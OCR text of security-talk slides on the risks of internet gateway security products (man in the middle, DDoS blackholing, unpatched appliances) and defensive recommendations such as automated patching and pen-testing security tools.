
- user@host> request system halt
- Halt the system? [yes,no] (no) yes

Internet Gateway Deployment
Risk Factors vs Impact (2)

Risk

- Last line of defense

Impact



Internet Gateway Deployment Risk Factors vs Impact (3)

Risk

- Man in the Middle


Impact

Internet Gateway Deployment
Risk Factors vs Impact (4)

Risk

- DDoS
  - Employees do not know they cannot access the Internet
  - “Blackholing”: employees are re-routed to a single site

Impact



Internet Gateway Deployment Risk Factors vs Impact (5)

Risk

- Rarely updated and tested
  - Dedicated, multi components hardware
  - Open source software
  - Out of date kernels

Impact

- Forgotten, vulnerable and unpatched

Waking up from the security nightmare

Apply security policies on security products

- Automated patching should be a MUST criteria
- Pen-test your security product
  - Don’t place the security tools as “exceptions”
  - If you see something, say something -> contact your vendor
- Discover and disable unnecessary remote access services (SSH, FTP, Telnet etc.)
- Discover and enforce security tools remote destinations
- Monitor and treat security tools administration logs as indication of attack

Summary

- Also the best of the security tools can be used as a double-edged sword
- Recognize that infiltration is inevitable
- More so, infiltration detection tools won’t be able to stop these
- Work under the assumption that the threat actors is within
- Learn to prevent the breach itself

**For a copy of the slide-deck, please email me:
roy@ensilo.com**